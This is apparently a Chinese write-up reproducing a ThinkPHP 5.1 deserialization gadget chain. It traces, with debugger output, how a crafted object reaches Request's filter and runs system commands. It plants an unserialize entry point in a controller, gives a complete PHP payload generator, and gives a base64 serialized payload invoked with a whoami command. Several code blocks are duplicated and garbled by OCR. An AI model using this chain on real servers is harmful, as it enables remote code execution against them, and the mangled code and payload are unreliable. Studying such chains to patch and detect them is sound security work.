
        if (is_object($data)) {
            return $data;
        }
    }

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        if (version_compare(PHP_VERSION, '7.1.0', '<')) {
            // 恢复PHP版本低于 7.1 时 array_walk_recursive 中消耗的内部指针
            $this->arrayReset($data);
        }
    } else {
        $this->filterValue($data, $name, $filter);
    }
}
```



但这里我们只能去找间接调用 input 的方法，全局搜索\$this->input，找到 param 函数



```
thinkphp > library > think > Request.php
926  * @return mixed
927  */
928  public function param($name = '', $default = null, $filter = '')
929  {
930      if (!$this->mergeParam) {
931          $method = $this->method(true);
932          // 自动获取请求变量
933          switch ($method) {
934              case 'POST':
935                  $vars = $this->post(false);
936                  break;
937              case 'PUT':
938                  $vars = $this->put(false);
939                  break;
940              case 'DELETE':
941                  $vars = $this->delete(false);
942                  break;
943              case 'PATCH':
944                  $vars = $this->patch(false);
945                  break;
946              default:
947                  $vars = [];
948          }
949          // 当前请求参数和URL地址中的参数合并
950          $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));
951          $this->mergeParam = true;
952      }
953      if (true === $name) {
954          // 获取包含文件上传信息的数组
955          $file = $this->file();
956          $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
957          return $this->input($data, $default, $filter);
958      }
959      return $this->input($this->param, $default, $filter);
960  }
```

我们在当前目录搜索哪里调用了 param 这个函数，看到了 isAjax



```
1  return false;
2  }
3
4  /**
5   * 当前是否Ajax请求
6   * @access public
7   * @param bool $ajax true 获取原始ajax请求
8   * @return bool
9   */
10 public function isAjax($ajax = false)
11 {
12     $value = $this->server('HTTP_X_REQUESTED_WITH');
13     $result = 'xmlhttprequest' == strtolower($value) ? true : false;
14
15     if (true === $ajax) {
16         return $result;
17     }
18
19     $result = $this->param($this->config['var_ajax']) ? true : $result;
20     $this->mergeParam = false;
21     return $result;
22 }
23
24 /**
25 * 当前是否Pjax请求
26 * @access public
```

然后开始进行漏洞复现，首先在

\application\index\controller\Index.php

文件添加一个反序列化入口

```
Get Started Conversion.php Index.php X 2.php .htaccess
application > index > controller > Index.php > Index
1 <?php
2 namespace app\index\controller;
3
4 class Index
5 {
6     public function index($input='')
7     {
8         unserialize(base64_decode($input));
9         return '<style type="text/css">{* padding: 0; margin: 0; } div{ padding: 4px 48px;} a{color:#2E5CD5;cursor:po
10     }
11     public function hello($name = 'ThinkPHP5')
12     {
13         return 'hello,' . $name;
14     }
15 }
```

然后我们构建一个 payload

```
Get Started Conversion.php Index.php 2.php X .htaccess
public > 2.php > Request > $config
1 <?php
2 namespace think;
3 abstract class Model{
4     protected $append = [];
5     private $data = [];
6     function __construct(){
7         $this->append = ["ethan"=>["dir","calc"]];
8         $this->data = ["ethan"=>new Request()];
9     }
10 }
11 class Request
12 {
13     protected $hook = [];
14     protected $filter = "system";
15     protected $config = [];
16     // 表单请求类型伪装变量
17     'var_method' => '_method',
18     // 表单ajax伪装变量
19     'var_ajax' => '_ajax',
20     // 表单pjax伪装变量
21     'var_pjax' => '_pjax',
22     // PATHINFO变量名 用于兼容模式
23     'var_pathinfo' => 's',
24     // 兼容PATH_INFO获取
25     'pathinfo_fetch' => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
26     // 默认全局过滤方法 用逗号分隔多个
27     'default_filter' => '',
28     // 域名根，如thinkphp.cn
29     'url_domain_root' => '',
30     // HTTPS代理标识
31     'https_agent_name' => '',
32     // IP代理获取标识
33     'http_agent_ip' => 'HTTP_X_REAL_IP',
34     // URL伪静态后缀
35     'url_html_suffix' => 'html',
36 }
37 function __construct(){
```

```

27 'default_filter' => '',
28 // 域名根, 如thinkphp.cn
29 'url_domain_root' => '',
30 // HTTPS代理标识
31 'https_agent_name' => '',
32 // IP代理获取标识
33 'http_agent_ip' => 'HTTP_X_REAL_IP',
34 // URL伪静态后缀
35 'url_html_suffix' => 'html',
36 ];
37 function __construct(){
38     $this->filter = "system";
39     $this->config = ["var_ajax"=>''];
40     $this->hook = ["visible"=>[$this,"isAjax"]];
41 }
42 }
43 namespace think\process\pipes;
44 use think\model\concern\Conversion;
45 use think\model\Pivot;
46
47 class Windows
48 {
49     private $files = [];
50     public function __construct()
51     {
52         $this->files=[new Pivot()];
53     }
54 }
55 namespace think\model;
56 use think\Model;
57 class Pivot extends Model
58 {
59 }
60 use think\process\pipes\Windows;
61 echo base64_encode(serialize(new Windows()));
62 /*input=TzoyNzoidGhpbmtccHJVY2Vzc1xwaXB1c1xXaW5kb3dzIjoxOmtzOjM0OiIAAdGhpbmtccHJVY2Vzc1xwaXB1c1xXaW5kb3dzAGZpbGVzIj
63 ?>

```



<?php

namespace think;

abstract class Model{

protected \$append = [];

private \$data = [];

function __construct(){

\$this->append = ["ethan"=>["dir","calc"]];

\$this->data = ["ethan"=>new Request()];

}

}

```
class Request
{
    protected $hook = [];
    protected $filter = "system";
    protected $config = [
        // 表单请求类型伪装变量
        'var_method' => '_method',
        // 表单 ajax 伪装变量
        'var_ajax' => '_ajax',
        // 表单 pjax 伪装变量
        'var_pjax' => '_pjax',
        // PATHINFO 变量名 用于兼容模式
        'var_pathinfo' => 's',
        // 兼容 PATH_INFO 获取
        'pathinfo_fetch' => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO',
        'REDIRECT_URL'],
        // 默认全局过滤方法 用逗号分隔多个
        'default_filter' => "",
        // 域名根，如 thinkphp.cn
        'url_domain_root' => "",
        // HTTPS 代理标识
        'https_agent_name' => "",
```

```
// IP 代理获取标识

'http_agent_ip'    => 'HTTP_X_REAL_IP',

// URL 伪静态后缀

'url_html_suffix' => 'html',

];

function __construct(){

$this->filter = "system";

$this->config = ["var_ajax"=>"];

$this->hook = ["visible"=>[$this,"isAjax"]];

}

}

namespace think\process\pipes;

use think\model\concern\Conversion;

use think\model\Pivot;


class Windows

{

private $files = [];

public function __construct()

{

$this->files=[new Pivot()];

}

}
```

```

}

namespace think\model;

use think\Model;

class Pivot extends Model
{
}

use think\process\pipes\Windows;

echo base64_encode(serialize(new Windows()));

/*input=TzoyNzoidGhpbmtccHJvY2Vzc1xwaXBlc1xXaW5kb3dzljoXOn
tzOjM0OilAdGhpbmtccHJvY2Vzc1xwaXBlc1xXaW5kb3dzAGZpbGVzlj
thOjE6e2k6MDtPOjE3OiJ0aGlua1xtb2RlbFxFxQaXZvdCI6Mjp7czo5OilA
KgBhcHBibmQiO2E6MTp7czo1OiJldGhhbil7YTToyOntpOjA7czo5OiJka
XliO2k6MTtzOjQ6ImNhbmGMiO319czoxNzoiAHRoaW5rXE1vZGVsAG
RhdGEiO2E6MTp7czo1OiJldGhhbil7TzoxMzoidGhpbmtcUmVxdWVz
dCI6Mzp7czo3OilAKgBob29rljthOjE6e3M6NzoidmlzaWJsZSI7YTToyO
ntpOjA7czo5O2k6MTtzOjY6ImlzQWpheCI7fX1zOjk6lgAqAGZpbHRlcil
7czo2OiJzeXN0ZW0iO3M6OToiACoAY29uZmInljthOjE6e3M6ODoid
mFyX2FqYXgiO3M6MDoiljt9fX19fX0=&id=whoami*/


?>

```


然后 php 2.php 生成 payload，在 id 里加个 whoami


Php.ini 文件:

```
[Xdebug]  
zend_extension=F:/phpstudy_pro/Extensions/php/php7.3.4nts/ext/php_xdebug.dll  
xdebug.mode=debug  
xdebug.discover_client_host=true  
xdebug.remote_cookie_expire_time = 3600  
xdebug.client_port=9000  
xdebug.client_host="localhost"  
xdebug.start_with_request=yes  
xdebug.remote_handler = "dbgp"
```





然后开启监听，burp 打上 payload 开始跟






入口进来






然后 param 函数，获取到了一些方法之类的参数



跟到 input



getFilter

```
// 解析过滤器
$filter = $this->getFilter($filter, $default); $default: null $filter: ""

if (is_array($data)) {
    array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
    if (version_compare( version1: PHP_VERSION, version2: '7.1.0', operator: '<')) {
        // 恢复PHP版本低于 7.1 时 array_walk_recursive 中消耗的内部指针
        $this->arrayReset( &: $data);
    }
} else {
    $this->filterValue( &value: $data, $name, $filter);
}
}
```

反序列化入口点

[illegible]

调用__destruct

```

55
56 public function __destruct()
57 {
58     $this->close(); $this: {files => [1], fileHandles => [0], readBytes => [2], disableOutput => null, pip
59     $this->removeFiles();
60 }
61
62 /**
63  * {@inheritdoc}
64  */
65 public function getDescriptors()
66 {
67     if ($this->disableOutput) {
68         $nullstream = fopen( filename: 'NUL', mode: 'c');
69
70         return [

```

removeFiles

```
/**
 * 删除临时文件
 */
private function removeFiles()
{
    foreach ($this->files as $filename) { $filename: {initialized => [1], readMaster => null, *think\Model*event => [0]
    }
    if (file_exists($filename)) {
        @unlink($filename);
    }
    $this->files = [];
}

/**
 * 写入到 stdin 输入

```



调用了 toString

```
7 public function __toString()
8 {
9     return $this->toJson(); $this: {initialized => [1], readMaster => null, *think\Model*event => [0], observe => [1]
10 }
11
12 // JsonSerializable
13 public function jsonSerialize()
14 {
15     return $this->toArray();
16 }
17
18 /**
19 * 转换数据集为数据集对象

```



然后跟进 toJson

```
/**
 * @return string
 */
public function toJson($options = JSON_UNESCAPED_UNICODE) $options: 256
{
    return json_encode($this->toArray(), $options); $options: 256 $this: {initialized => [1], readMaster => null, *think\Model*event => [0]
}

/**
 * 移除当前模型的关联属性
 * @access public
 * @return $this
 */
public function removeRelation()
{
    $this->relation = [];
    return $this;
}

\think\model\concern > Conversion > toJson()
index.php >

```



继续跟进 toArray


```
73 // 大对象生成对象
74 if (!isset($this->hidden[$key]) || true !== $this->hidden[$key]) {
75     $item[$key] = $val->toArray(); $val: {config => [1], method => null, host => null, domain =>
76 }
77 } elseif (isset($this->visible[$key])) { visible: [0]
78     $item[$key] = $this->getAttr($key);
79 } elseif (!isset($this->hidden[$key]) && !$hasVisible) { $hasVisible: false hidden: [0]
80     $item[$key] = $this->getAttr($key); $item: {ethan => think\Request}[1]
81 }
82
83 // 追加属性 (必须定义获取器)
84 if (!empty($this->append)) {
85     foreach ($this->append as $key => $name) { append: [1]
86         if (is_array($name)) { $name: {"dir", "calc"}[2]
87             // 追加关联对象属性
88             $relation = $this->getRelation($key); $key: "ethan" $this: {initialized => [1], readMaster
89
90             if (!$relation) {
91                 $relation = $this->getAttr($key);
92
93         }
94     }
95 }
96
97 \think\model\concern -> Conversion -> toArray()
98
99 .php x index.php x
100 Output x
```

```
101 public function getRelation($name = null) $name: "ethan"
102 {
103     if (is_null($name)) {
104         return $this->relation; $this: {initialized => [1], readMaster => null, *think\Model*event => {observe => [10], parent => null, au
105     } elseif (array_key_exists($name, $this->relation)) {
106         return $this->relation[$name]; $name: "ethan" $this: {initialized => [1], readMaster
107     }
108 }
109
110 return;
111 }
112
113 /**
114  * 设置关联数据对象值
115  * @access public
116  * @param string $name 关联名
117  * @param mixed $value 关联值
118  * @return void
119  */
120 public function setRelation($name, $value)
121 {
122     if (is_array($value)) {
123         $this->relation[$name] = $value;
124     } else {
125         $this->relation[$name] = (object)$value;
126     }
127 }
128
129 \think\model\concern -> Relationship -> getRelation()
130
```

然后跳过几个无用步骤，进到了 call

```
131 }
132
133 public function __call($method, $args) $args: {think\Request, [2]}[2] $method: "visible"
134 {
135     if (array_key_exists($method, $this->hook)) { $this: {config => [1], method => null, host => null, domain =>
136         array_unshift($args, $this);
137         return call_user_func_array($this->hook[$method], $args); $method: "visible"
138     }
139     throw new Exception('method not exist');
140 }
141
142 /**
143  * Hook 方法注入
144  * @access public
145  * @param string|array $method 方法名
146  * @param mixed $callback callable
147  * @return void
148  */
149 public function hook($method, $callback)
150 {
151     if (is_array($method)) {
152         foreach ($method as $key => $value) {
153             $this->hook[$key] = $value;
154         }
155     } else {
156         $this->hook[$method] = $callback;
157     }
158 }
159
160 \think -> Request -> __call()
161
162 env = (array) [0]
163 header = (array) [0]
164 mimeType = (array) [12]
165 content = null
166 filter = "system"
167 hook = (array) [1]
168 visible = (array) [2]
169 0 = (think\Request) [39]
170 1 = "isAjax"
171 input = null
172 cache = null
173 isCheckCache = null
174 secureKey = null
175 mergeParam = false
176
177 Set Value F2 Add as Inline Watch
```

isAjax

```

    */
    public function isAjax($ajax = false) $ajax: {config => [1], method => null, host => null, domain => null, subDomain => null}
    {
        $value = $this->server( name: 'HTTP_X_REQUESTED_WITH'); $value: null $this: {config => [1], method => null, host => null, domain => null, subDomain => null}
        $result = 'xmlhttprequest' == strtolower($value) ? true : false; $result: false $value: null

        if (true === $ajax) { $ajax: {config => [1], method => null, host => null, domain => null, subDomain => null}
            return $result;
        }

        $result = $this->param($this->config['var_ajax']) ? true : $result; $result: false $this: {config: [1], method: null, host: null, domain: null, subDomain: null}
        $this->mergeParam = false;
        return $result;
    }

    /**
     * 判断是否是Ajax请求
     */
}
\think \Request \isAjax()

```

然后再跳到 param

```

    */
    public function param($name = '', $default = null, $filter = '') $default: null $filter: "" $name: ""
    {
        if (!$this->mergeParam) { $this: {config => [1], method => null, host => null, domain => null, subDomain => null, method => null}
            $method = $this->method( origins: true);

            // 自动获取请求变量
            switch ($method) {
                case 'POST':
                    $vars = $this->post( name: false);
                    break;
                case 'PUT':
                case 'DELETE':
                case 'PATCH':
                    $vars = $this->put( name: false);
                    break;
            }
        }

        return $this->get($name, $default, $filter);
    }

    /**
     * 获取请求变量
     */
}
\think \Request \param()

```

然后再跳几下，就到了 appShutdown 结束

```


    public static function appShutdown()
    {
        if (!is_null($error = error_get_last()) && self::isFatal($error['type'])) { $error: {type => 1, message => "Method think\Error\ErrorException"}
            // 将错误信息托管至think\ErrorException
            $exception = new Exception($error['type'], $error['message'], $error['file'], $error['line']); $error: {type => 1, message => "Method think\Error\ErrorException"}

            self::appException($exception);
        }

        // 写入日志
        Container::get( abstract: 'log')->save();
    }


    /**
